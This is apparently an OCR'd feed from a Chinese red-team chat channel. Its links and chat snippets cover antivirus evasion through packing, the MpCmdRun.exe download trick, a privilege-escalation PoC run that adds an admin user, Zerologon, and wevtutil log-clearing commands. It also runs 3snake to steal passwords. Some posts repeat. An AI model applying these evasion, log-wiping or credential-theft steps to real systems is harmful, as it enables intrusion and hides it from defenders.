
RedTeaming - 2020-09-03


You can use C:\ProgramData\Microsoft\Windows Defender\platform\4.18.2008.9-0\MpCmdRun.exe -url -path to download your file using Windows defender itself.

裤衩哥：有的版本成功了，有的没有，未开启 wd 这个 mpcmdrun 不再 programdata 中在其他文件夹
lengyi：是的
L：Defender 关了是不是不能成功 [撇嘴]
裤衩哥：好像是特定版本才能触发，存在的好像都可以

RedTeaming - 2020-09-03

#免杀技巧#
整那么多花里胡哨的,直接加个壳.
Release+ConfuserEx+1.4.1+···+mkaring/ConfuserEx+···+Gi...







```
裤衩哥: 赛门那个你运行下 [皱眉], 火绒和赛门静态都一般加壳好过, 360 是加壳就被杀
裤衩哥: 去给我分享的那个点个赞😅
Wing: 傀儡进程那个?
裤衩哥: 是啊
crazyman: 这个不算壳啊
Wing: 反正我看不懂 (◎_◎;)
裤衩哥: 我不管我不管 [机智]
H0lk: 算啊
```

RedTeaming - 2020-09-03

#免杀技巧#

整那么多花里胡哨的,直接加个壳.

Release+ConfuserEx+1.4.1+·+mkaring/ConfuserEx+·+Gi...


桌面 > RedTeaming > 内网工具 > SharpScan > DNS_Payload > bin > Debug > Confused
搜索"Confused"
名称 修改日期 类型 大小
DNS_Payload.exe 2020/9/3 22:40 应用程序 17 KB
DNS_Payload.pdb 2020/9/3 22:40 Program Debug ... 12 KB
火绒安全
病毒查杀
本次扫描未发现风险
扫描已完成
完成
扫描对象：1个
总用时：00:00:01
6.5 KB
BypassAV
管理
CheckList
文件 主页 共享 查看 应用程序工具
CheckList
搜索"CheckList"
快速访问
桌面
下载
文档
图片
CheckList
wing
OneDrive
此电脑
网络
名称 修改日期 类型 大小
360scan 2020/9/2 11:42 应用程序 110 KB
DNS_Payload 2020/9/3 22:40 应用程序 17 KB
手动扫描 已在 2020/9/3 22:43:28 时启动
已完成
文件名 风险 操作 风险类型 记录来自 原始
立即删除风险(R) 详细信息(D) 其他操作(A) 暂停扫描(P) 关闭(C)
已扫描的文件：1 发现风险：0 可信文件：0
激活 Windows
转到"设置"以激活 Windows。
2 个项目 选中 1 个项目 16.5 KB
在这里输入你要搜索的内容
中
22:43
2020/9/3

```
裤衩哥: 赛门那个你运行下 [皱眉], 火绒和赛门静态都一般加壳好过, 360 是加壳就被杀
裤衩哥: 去给我分享的那个点个赞😆
Wing: 傀儡进程那个?
裤衩哥: 是啊
crazyman: 这个不算壳啊
Wing: 反正我看不懂 (◎_◎;)
裤衩哥: 我不管我不管 [机智]
H0lk: 算啊
```

RedTeaming - 2020-09-03

#免杀技巧#

狗贼404 Star的项目,一些壳的整理.

GitHub+-+NotPrab/.NET-Obfuscator:+Lists+of+.NET+Ob...

RedTeaming - 2020-09-04

#外网渗透技巧#


刚看到三个DNSLOG平台

GitHub+-+Buzz2d0/Hyuga:+Hyuga+is+a+monitoring+tool...

DNSLOG.PRO+API

GitHub+-+chennqqi/godnslog:+An+exquisite+dns&http+...

懂的都懂




```
Wing: 不知道登录密码的自己看源码
```

RedTeaming - 2020-09-04

#外网渗透技巧#

细数 redis 的几种 getshell 方法

细数+redis+的几种+getshell+方法+-+浅蓝+'s+blog

RedTeaming - 2020-09-04


#日常技巧#
zsh下git的一些快捷指令
gcl
gaa
ga
gcm
zsh+下+git+别名（alias）+和+oh-my-zsh+git+插件的故事+-+hello,...

RedTeaming - 2020-09-04

数字签名的幺蛾子(数字签名那些事-2)-微软证书漏洞 CVE-2020-0601原理分析与复现

数字签名的幺蛾子(数字签名那些事-2)-微软证书漏洞+CVE-2020-0601原理分析与复现+-+...

只恨当初离散挂科。



```
裤衩哥：交出你们手里的赞
Wing：免杀没问题吧。
裤衩哥：看杀软，
crazyman：不行
lengyi：免杀不行，我之前也搞过这个
裤衩哥：[撇嘴][撇嘴] 有时候还是管用的，得看杀软，国外的基本都不行
lengyi：这个得在有漏洞的时候才管用吧
裤衩哥：对的啊
```

RedTeaming - 2020-09-04

昨天测 MpCmdRun 的表哥，还好吧 [捂脸]


```
crazyman：这太草了
Patrilic：笑出声
```

RedTeaming - 2020-09-06

蚁剑改造计划之支持内存马
没什么技术含量，记录一下更新的细节

RedTeaming - 2020-09-06

#安全开发#
.Net Core后台脚手架,ANTD,最香的前端框架.
GitHub+-+Coldairarrow/Colder.Admin.AntdVue:+Admin+...

RedTeaming - 2020-09-06

#安全开发#
学了几天React,实在受不了,还是Vue香.
学react主要也是为了ANTD,因为官方的就是React版本,支持的比较多.
GitHub+-+iczer/vue-antd-admin:+🐜+Ant+Design+Pro's+...

RedTeaming - 2020-09-06

Bypass+Windows+Defender+Reverse+Shell

RedTeaming - 2020-09-06

#红队技巧# #内网渗透#

Lateral+Movement之WMI事件订阅

RedTeaming - 2020-09-09

#漏洞利用#
CVE-2020-16875: Microsoft Exchange远程代码执行漏洞通告
9.1的评分,貌似可以用过发送邮件触发.
CVE-2020-16875:+Microsoft+Exchange远程代码执行漏洞通告+-+360...

```
-: 要是有 exp 就好了
```


RedTeaming - 2020-09-09

#外网渗透技巧#
GitHub+-+j3ers3/Dirscan:+🎃+目录扫描工具+Dirscan+，A+simpl...
我觉得还可以

```
z3r0yu: 感觉字典还可以，copy 走了
```


RedTeaming - 2020-09-09

#windows 10 COM BUG#
2051+-+project-zero+-+Project+Zero+-+Monorail



```
C:\Users\JiuShi\Desktop>net user

\\LAPTOP-3QBH4RRQ 的用户帐户

-------------------------------------------------------------------------------
Administrator            DefaultAccount           Guest
JiuShi                   WDAGUtilityAccount
命令成功完成。


C:\Users\JiuShi\Desktop>PoC_CloudExperienceHost_EoP.exe
Started task PID: 13280
System.ArgumentException: Couldn't find new user
   在 PoC_CloudExperienceHost_EoP.Program.CheckAddedUser()
   在 PoC_CloudExperienceHost_EoP.Program.Main(String[] args)

C:\Users\JiuShi\Desktop>net user

\\LAPTOP-3QBH4RRQ 的用户帐户

-------------------------------------------------------------------------------
Administrator            DefaultAccount           Guest
JiuShi                   WDAGUtilityAccount       宋冬
命令成功完成。
```

```
C:\Users\JiuShi\Desktop>net user 宋冬
用户名                   宋冬
全名
注释
用户的注释
国家/地区代码            000 (系统默认值)
帐户启用                 Yes
帐户到期                 从不

上次设置密码             □2020/□9/□9 16:18:36
密码到期                 从不
密码可更改               □2020/□9/□9 16:18:36
需要密码                 No
用户可以更改密码         Yes

允许的工作站             All
登录脚本
用户配置文件
主目录
上次登录                 从不

可允许的登录小时数       All

本地组成员               *Administrators
全局组成员               *None
命令成功完成。


C:\Users\JiuShi\Desktop>_
```



Reported by forshaw@google.com on Thu, Jun 4, 2020, 11:17 PM GMT+8 Project Member

Summary: The CloundExperienceHostBroker hosts unsafe COM objects accessible to a normal user leading to elevation of privilege.

Description:

On a default install of Windows 10 there's a scheduled task, \Microsoft\Windows\CloudExperienceHost\CreateObjectTask which creates a SYSTEM process hosting the COM class "CloudExperienceHost Create System Object Server / f7fa3149-91e7-43b7-8040-b707688ced1a". This is a generic COM broker to serve classes running at SYSTEM to users for the purposes of configuring things like OOBE and the Retail Demo.

In itself this wouldn't be an issue as long as the scheduled task and COM servers are appropriately ACL'ed. Unfortunately they're not. The scheduled task can be started by a normal user, and the COM server (f7fa3149-91e7-43b7-8040-b707688ced1a) doesn't specify a restrictive Launch Permission in its AppID (f7fa3149-91e7-43b7-8040-b707688ced1a) so the default is used which grants the INTERACTIVE group access.

Normally while INTERACTIVE would be able to create a new instance the default Access Permissions would only grant Administrators and the SELF SID (which would be SYSTEM) access. However, whether a bug or by design when the CloundExperienceHostBroker process calls CoInitializeSecurity it uses a different AppID (efe2d6d8-a81b-41e7-ae77-e5244ab80522) which grants INTERACTIVE access as well. The end result is a normal unprivileged user can launch the COM server through the Scheduled Task, activate a new instance and access the resulting COM server.

Again this wouldn't be a problem as long as the COM server doesn't do anything dangerous. The COM server vends the generic ICreateObject interface which allows a user to pass a CLSID to create. The broker will only create classes which are registered in HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\CloudExperienceHost\Broker\ElevatedClsids which is the following on Windows 10 1909.

0316bbc2-92d9-4e2e-8345-3609c6b5c167 CloudExperienceHost Diagnostics Elevated Manager
06dc6740-fd0d-426a-9bf6-20ddbd7d53ce
0b26fe8c-9e57-48ff-ad9f-3084ef402443 ProvOperationsCleanContext

```
Wing: 我以为我复现失败了，报错。为啥是宋冬
L: 不知道，好像那个接口创建的用户就叫这个 [捂脸]
Wing: 醉了。我以为我那台虚拟机本来就存在一个叫宋冬的用户。
lengyi: exp 开发中。
```

RedTeaming - 2020-09-09

#内网渗透技巧#

Windows+入侵痕迹清理技巧

```
L: wevtutil 清除也是可以的 <br>wevtutil cl System<br>wevtutil cl Application<br>wevtutil cl Security<br>wevtutil cl Setup
```

RedTeaming - 2020-09-10

反转字符串绕杀软

RedTeaming - 2020-09-12

微软Exchange Server远程代码执行（CVE-2020-16875）

检测是否存在漏洞：
GitHub+-+dpaulson45/HealthChecker:+Exchange+Server...

检测思路（日志）：
Events ID 25552 (New-DlpPolicy)
Exchange+Admin+Audit+Log+Event+ID+25552+-+New-DlpP...

Event ID 25546 (mport-DlpPolicyTemplate)
Exchange+Admin+Audit+Log+Event+ID+25546+-+Import-D...

来源：
https://twitter.com/TomSellers/status/130412597100...

技术分析：
AttackerKB+|+CVE-2020-16875

RedTeaming - 2020-09-13

#淦#
虚拟机逃逸

安恒安全运营中心威胁情报总结+DAY1

RedTeaming - 2020-09-16

#漏洞复现#
CVE-2020-1472复现: **CVE-2020-1472复现+|+九世的博客**

```
Wing: 猕猴桃已经支持了
```

RedTeaming - 2020-09-16

#漏洞复现#
CVE-2020-1472复现: **CVE-2020-1472复现+|+九世的博客**

```
Wing: 猕猴桃已经支持了
```

RedTeaming - 2020-09-16

#内网漏洞利用#
CS版本的CVE-2020-1472

nccfsas/Tools/SharpZeroLogon+at+main+·+nccgroup/nc...

nccfsas/Tools/SharpZeroLogon+at+main+·+nccgroup/nc...

```
Tony: 看到 cs 版本的，下意识以为是 cobalt strike 插件，打开一下是 c#
Wing: execute-assembly
```

RedTeaming - 2020-09-17

#碎碎念#

记一次小溯源+-+先知社区

RedTeaming - 2020-09-17

离谱！

C404+Indictment+Reduced+Size

`Wing: @404的菜鸡徒弟`

RedTeaming - 2020-09-17

Question:

有没有二开 cobaltstrike 的资料？丢点

Answer:

还没下班呢，日 后再说。[旺柴]

RedTeaming - 2020-09-18

Question:

想问师傅们 对于 C2 和 MSF 如何学习才是最好的方式

还有很多东西是否要钻牛角尖深究它的原理

以及免杀，需要怎么去入门，需要哪些基础呢

Answer:

C2 和 msf 的学习：本地手动搭建一个域环境，设置三层内网。至少先保证能够使用他们打到最后一层（域控）

关于免杀：高级免杀我还在学习，基础的就去 ired.team 学习。

我觉得吧，任何人的回答都没啥用，多琢磨，带着有用的问题去讨论，提问。

RedTeaming - 2020-09-23

使用yara防御恶意软件

RedTeaming - 2020-09-24

#外网渗透技巧#

Shiro+组件安全概览

RedTeaming - 2020-09-25

#碎碎念#

团队协同作战才能所向披靡

红蓝攻防实战演习复盘总结（附脑图下载地址）

RedTeaming - 2020-09-26

红队隐藏技巧

红队隐藏技巧+--+裤衩哥的小屋

RedTeaming - 2020-09-27


#Linux权限维持#
Snake窃取密码

Linux权限维持


Snake窃取密码

https://github.com/blendin/3snake

```
make
./3nake
```



监听获得密码



RedTeaming - 2020-09-27

#C2#

这个实战中还没用过，用过的同学可以反馈下效果咋样。Linux版本的C2 Go语言写的开源的有好几个了。核心功能就是要支持s5/http代理，大家可以尝试用一下blueshell和DeimosC2 。

热门极速下载/CrossC2

```
lengyi: 这个支持 mac，安卓，新加入了横向移动
```


RedTeaming - 2020-09-27

